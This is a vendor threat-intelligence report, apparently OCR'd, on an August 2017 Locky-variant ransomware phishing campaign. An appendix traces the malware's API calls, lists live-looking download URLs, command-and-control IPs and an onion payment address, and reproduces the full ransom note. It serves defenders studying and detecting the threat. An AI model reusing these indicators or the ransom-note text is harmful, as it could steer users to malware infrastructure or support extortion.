COMODO

Comodo Threat Intelligence Lab

SPECIAL REPORT:


AUGUST 2017 – IKARUSdilapidated:

Locky Ransomware Family Back with a New Email Phishing Campaign Attack

Locky Ransomware August 2017 Special Report


A new August 2017 ransomware campaign began attacking users recently. Attacks were effective during 3 days (August 9, 10 and 11). This was a large-scale, email-based ransomware attack in which a new malware variant appeared as an unknown file and slipped into unsuspecting and unprepared organizations' infrastructures.

Within just the first few days of the coordinated ransomware attack, tens of thousands of users were being targeted by a simple-looking email with an attachment and little to no content in the email body. The attachment is an archive file, with the name "E 2017-08-09 (580).vbs," (for each email, "580" is an ever-changing number and "vbs" is an ever-changing extension).



The subjects and file names are similar: "E 2017-08-09 (580).tiff" where the extension is a document (doc), archive file (zip), pdf, or image file (jpg, tiff). The attachment, when executed, downloads "IKARUSdilapidated," the newest member of one of the most dangerous families of ransomware Trojans, the "Locky" ransomware family.


Named for the appearances of “IKARUSdilapidated” in the code string, it is clearly related to the “Locky” Trojan and shares some of its characteristics. As a new malware variant, it is read as an “unknown” file and is allowed entry by organizations not using a “default deny” security posture that denies entry to all unknown files until they are verified as “good” files and only then allowed to enter the IT infrastructure.



Locky ransomware, which first appeared in 2016, is delivered by email with an innocent-looking docx, pdf, jpg, etc. file attached. It actually contains malicious macros enabling a file-encrypting ransomware payload and can create numerous problems for users who open it — or who open it without containment or outside of a safe lab environment.

When the user opens the attached document, it appears to be full of garbage, and it includes the phrase “Enable macro if data encoding is incorrect”— a social engineering technique used in this type of phishing attack. If the user does as instructed, the macros then save and run a binary file that downloads the actual encryption Trojan, which will encrypt all files that match particular extensions, including the common ones on most machines.

Filenames are converted to a unique 16 letter and number combination with the .locky file extension. After encryption, a message displayed on the user's desktop instructs them to download the Tor browser, which is popular because it allows for anonymous browsing, and to then visit a specific criminally-operated website for further information. The website contains instructions that demand a ransom payment of between 0.5 and 1 bitcoin (currently, one bitcoin varies in value between 500-1000 Euros) to release the now-encrypted files. Since the cyber-criminals possess the private key and control the remote servers that facilitate the attack, victims are motivated to pay the ransom to decrypt their files.



Phishing and Trojan experts from the Comodo Threat Intelligence Lab (part of Comodo Threat Research Labs) detected these new "Locky" ransomware attacks and verified that they began on August 9th with more than 62,000 instances of phishing emails having been detected at Comodo-protected endpoints within just the first three days. The attachments were read as "unknown files," put into containment, and denied entry until they were analyzed by Comodo's technology and, in this case, the lab's human experts.

The Threat Intelligence Lab's analysis of the thousands of emails sent in the phishing campaign revealed this attack data: 11,625 different IP addresses are being used to perform this campaign. That's an enormous number of different servers for a single, new campaign. The IP addresses are located in 133 different countries. The countries housing the most servers are Vietnam, India, Mexico, Turkey, and Indonesia.

The team checking the IP range owners saw that most are telecom companies and ISPs. This indicates that the IP addresses belong to infected, now compromised computers (also called "zombie computers"). This quantity of servers can only be used for a specific task if they are formed into a large bot network, or botnet, and have a sophisticated command and control server architecture. This means the description of the elements of this August 2017 malware attack now includes the term "botnet," in addition to ransomware, Trojan, and phishing attack.

It also shows the increasing sophistication, organization, and size of new ransomware attacks and adds more credence to the call to act from security experts everywhere to "adopt a default deny security posture" and deny entry into your IT infrastructure to new, "unknown" files.

Fatih Orhan, head of the Comodo Threat Intelligence Lab and Comodo Threat Research Labs (CTRL), said, "This latest ransomware phishing attack that commenced on August 9th was unique in its combination of sophistication and size, with botnet and over 11 thousand IP addresses from 133 countries involved in just the first stage of the attack. When artificial intelligence couldn't identify these unknown files, the full resources of the lab were needed to analyze and identify the code in the file and render a verdict; in this case the verdict was "bad" and we've now added it to our blacklist and malware signature list." Orhan went on to state, "Using 'default deny' security with containment of unknown files is what protected our users from this new threat. Even 'default allow' plus the latest machine learning algorithms and A.I. would not have been sufficient to prevent infection."

He added that botnets, like the one created in this attack, were particularly powerful weapons for criminals to use to scale their ransomware attacks and that by building on previous cyberattack Trojans like 2016's "Locky," it is getting easier to develop higher end ransomware that will not be recognized as "bad" by leading endpoint protection platforms.

Technical Analysis — A Deeper Dive

Diving into the analysis a bit deeper, the Appendix below includes:

- The Comodo Threat Intelligence Lab technical analysis of a contained sample of IKARUSdilapidated
- The scripts run during execution
- More detail on the extensions and locations of the servers used in the attack

COMODO
THREAT RESEARCH LABS

Appendix

Technical Analysis

Sample: b4dc5f5d47b87baa0be87afda5ccee1f00497984

1 | Static Analysis

File source: spam emails, containing URL to download the executable:
henweekendsbirmingham.co.uk/y872ff2f

Creation time registered in the file: 2013-03-02 03:03:03

First time found in the wild: 2017-08-09

File sections:

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
.text	0x00001000	0x0000cce5	0x0000ce00	4.89592306822
.rdata	0x0000e000	0x00087082	0x00087200	7.90630231924
.dec	0x00096000	0x00040000	0x00000000	0.0
.rsrc	0x000d6000	0x000032a0	0x00003400	5.95758062312

Resources:

DAS: 22 identical resources

RT_STRING: 1 identical content to DAS resources

2 | Behavior and Infection Analysis

Malicious application is sent to user via spam emails or other methods. It is hosted on henweekendsbirmingham.co.uk/y872ff2f url. The website redirects to other malware as well (e.g. henweekendsbirmingham.co.uk/admin redirects to hitseingescon.com/Nalogi/Scan65.zip, 6c3fa64485382bed76e34e213a85c278e4fd3a88, TrojWare.JS.Nemucod), suggesting that control of website has been taken by a third party.

Upon running, the trojan reads the computer name from the registry. Based on unique characteristics of the system, it assigns a unique ID that is also used later in the encrypted file names.


#	Type	Name	Pre-Call Value	Post-Call Value
1	COMPUTER_NAME_FORMAT	NameType	ComputerNameNetBIOS	ComputerNameNetBIOS
2	LPTSTR	lpBuffer	0x0074f150	0x0074f150 "V-PC"
3	LPDWORD	lpnSize	0x750c00d0 = 16	0x750c00d0 = 4
	BOOL	Return		TRUE

During the execution, it sends status updates to command and control servers. Analyzed sample sends updates to three different hosts, with IPs 91.234.35.106, 31.202.130.9, 83.217.8.61.

#	Type	Name	Pre-Call Value	Post-Call Value
1	LPCTSTR	lpszUrl	0x006d2a90 "http://91.2...	0x006d2a90 "http://91.234.35.106/checkupdate"
2	DWORD	dwUrlLength	0	0
3	DWORD	dwFlags	0	0
4	LPURL_C...	lpUrlComp...	0x0018e614	0x0018e614 = { dwStructSize = 60, lpszScheme = 0x
	BOOL	Return		TRUE


#	Type	Name	Pre-Call Value	Post-Call Value
1	HINTERNET	hConnect	0x00cc0008	0x00cc0008
2	LPCTSTR	lpszVerb	0x0018f7f8 "POST"	0x0018f7f8 "POST"
3	LPCTSTR	lpszObject...	0x0018e870 "/checkupd...	0x0018e870 "/checkupdate"
4	LPCTSTR	lpszVersion	0x0018f3fc "HTTP/1.1"	0x0018f3fc "HTTP/1.1"
5	LPCTSTR	lpszReferer	NULL	NULL
6	LPCTSTR*	lplpszAcce...	NULL	NULL
7	DWORD	dwFlags	INTERNET_FLAG_KEEP_C...	INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLA
8	DWORD_...	dwContext	0	0

The IKARUSdilapitated Trojan searches local drives for files to encrypt.




#	Type	Name	Pre-Call Value	Post-Call Value
1	LPCTSTR	lpFileName	0x0319ce38	0x0319ce38
	TCHAR		"c:*"	"c:*"
2	LPWIN32...	lpFindFile...	0x0319cbe4	0x0319cbe4
	WIN32_FI...		{ dwFileAttribute...	{ dwFileAttributes = FILE_ATTRIBUTE_DIRECTORY | FILE_ATTRIBUTE...
	DWORD	dwFi...	0	FILE_ATTRIBUTE_DIRECTORY | FILE_ATTRIBUTE_HIDDEN | FILE_ATTRI...
	FILETIME	ftCre...	{ dwLowDateTim...	{ dwLowDateTime = 3533658844, dwHighDateTime = 30016561 }
	FILETIME	ftLas...	{ dwLowDateTim...	{ dwLowDateTime = 3483015977, dwHighDateTime = 30498921 }
	FILETIME	ftLas...	{ dwLowDateTim...	{ dwLowDateTime = 3483015977, dwHighDateTime = 30498921 }
	DWORD	nFile...	0	0

When an office document, video, or music file is found, the encryption process starts.



#	Type	Name	Pre-Call Value	Post-Call Value
1	LPCTSTR	lpFileName	0x04171a60	0x04171a60
	TCHAR		"c:\Users\Public\Vid...	"c:\Users\Public\Videos\Sample Videos\Wildlife.wmv"
2	GET_FILE...	fInfoLevelId	GetFileExInfoStand...	GetFileExInfoStandard
3	LPVOID	lpFileInfor...	0x0319f9e8	0x0319f9e8
	BOOL	Return		TRUE


It moves and encrypts the file to a file name with a ".diablo6" extension. The template for file naming is SystemUniqueId19Chars-EncryptedFileID22Chars.diablo6. IDs are randomly generated.



Parameters: MoveFileExW (Kernel32.dll)

#	Type	Name	Pre-Call Value
1	LPCTSTR	lpExistingF...	0x04171a60
	TCHAR		"c:\Users\Public\Videos\Sample Videos\Wildlife.wmv"
2	LPCTSTR	lpNewFile...	0x0415e090
	TCHAR		"c:\Users\Public\Videos\Sample Videos\I5P0FPMC-QTSE-KDWF-38F4C29F-AB68F74DB6C2.diablo6"
3	DWORD	dwFlags	MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH
	BOOL	Return	


The encryption process is performed using Windows Enhanced Cryptographic Provider (RSAENH) APIs are provided by the system.



Parameters: GetProcAddress (Kernel32.dll)


#	Type	Name	Pre-Call Value
1	HMODULE	hModule	0x742f0000 "C:\Windows\system32\rsaenh.dll"
2	LPCSTR	lpProcName	0x745f1274
	CHAR		"CPEncrypt"

After all documents from the system have been encrypted, files that contain notification to user are dropped to desktop. These files tell the user that their files were encrypted and gives them details regarding the ransom and how to submit payment to recover those files.




Parameters: CreateFileW (Kernel32.dll)


#	Type	Name	Pre-Call Value
1	LPCTSTR	lpFileName	0x04179f60 "C:\Users\user\Desktop\diablo6.htm"
2	DWORD	dwDesired...	GENERIC_READ | GENERIC_WRITE
3	DWORD	dwShareM...	0
4	LPSECUR...	lpSecurityA...	NULL
5	DWORD	dwCreatio...	CREATE_ALWAYS
6	DWORD	dwFlagsAn...	0
7	HANDLE	hTemplate...	NULL



file:///C:/Users...top/diablo6.htm
file:///C:/Users/user/Desktop/diablo6.htm
Search
=$|$=-=.
!!! IMPORTANT INFORMATION !!!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: g46mbrrzpfszonuk.onion/I5P0FPMCQTSEKDWF
4. Follow the instructions on the site.
!!! Your personal identification ID: I5P0FPMCQTSEKDWF !!!
+__ -*+
.--=-*-$|---_-

Also, the wallpaper is changed and includes the same instructions.

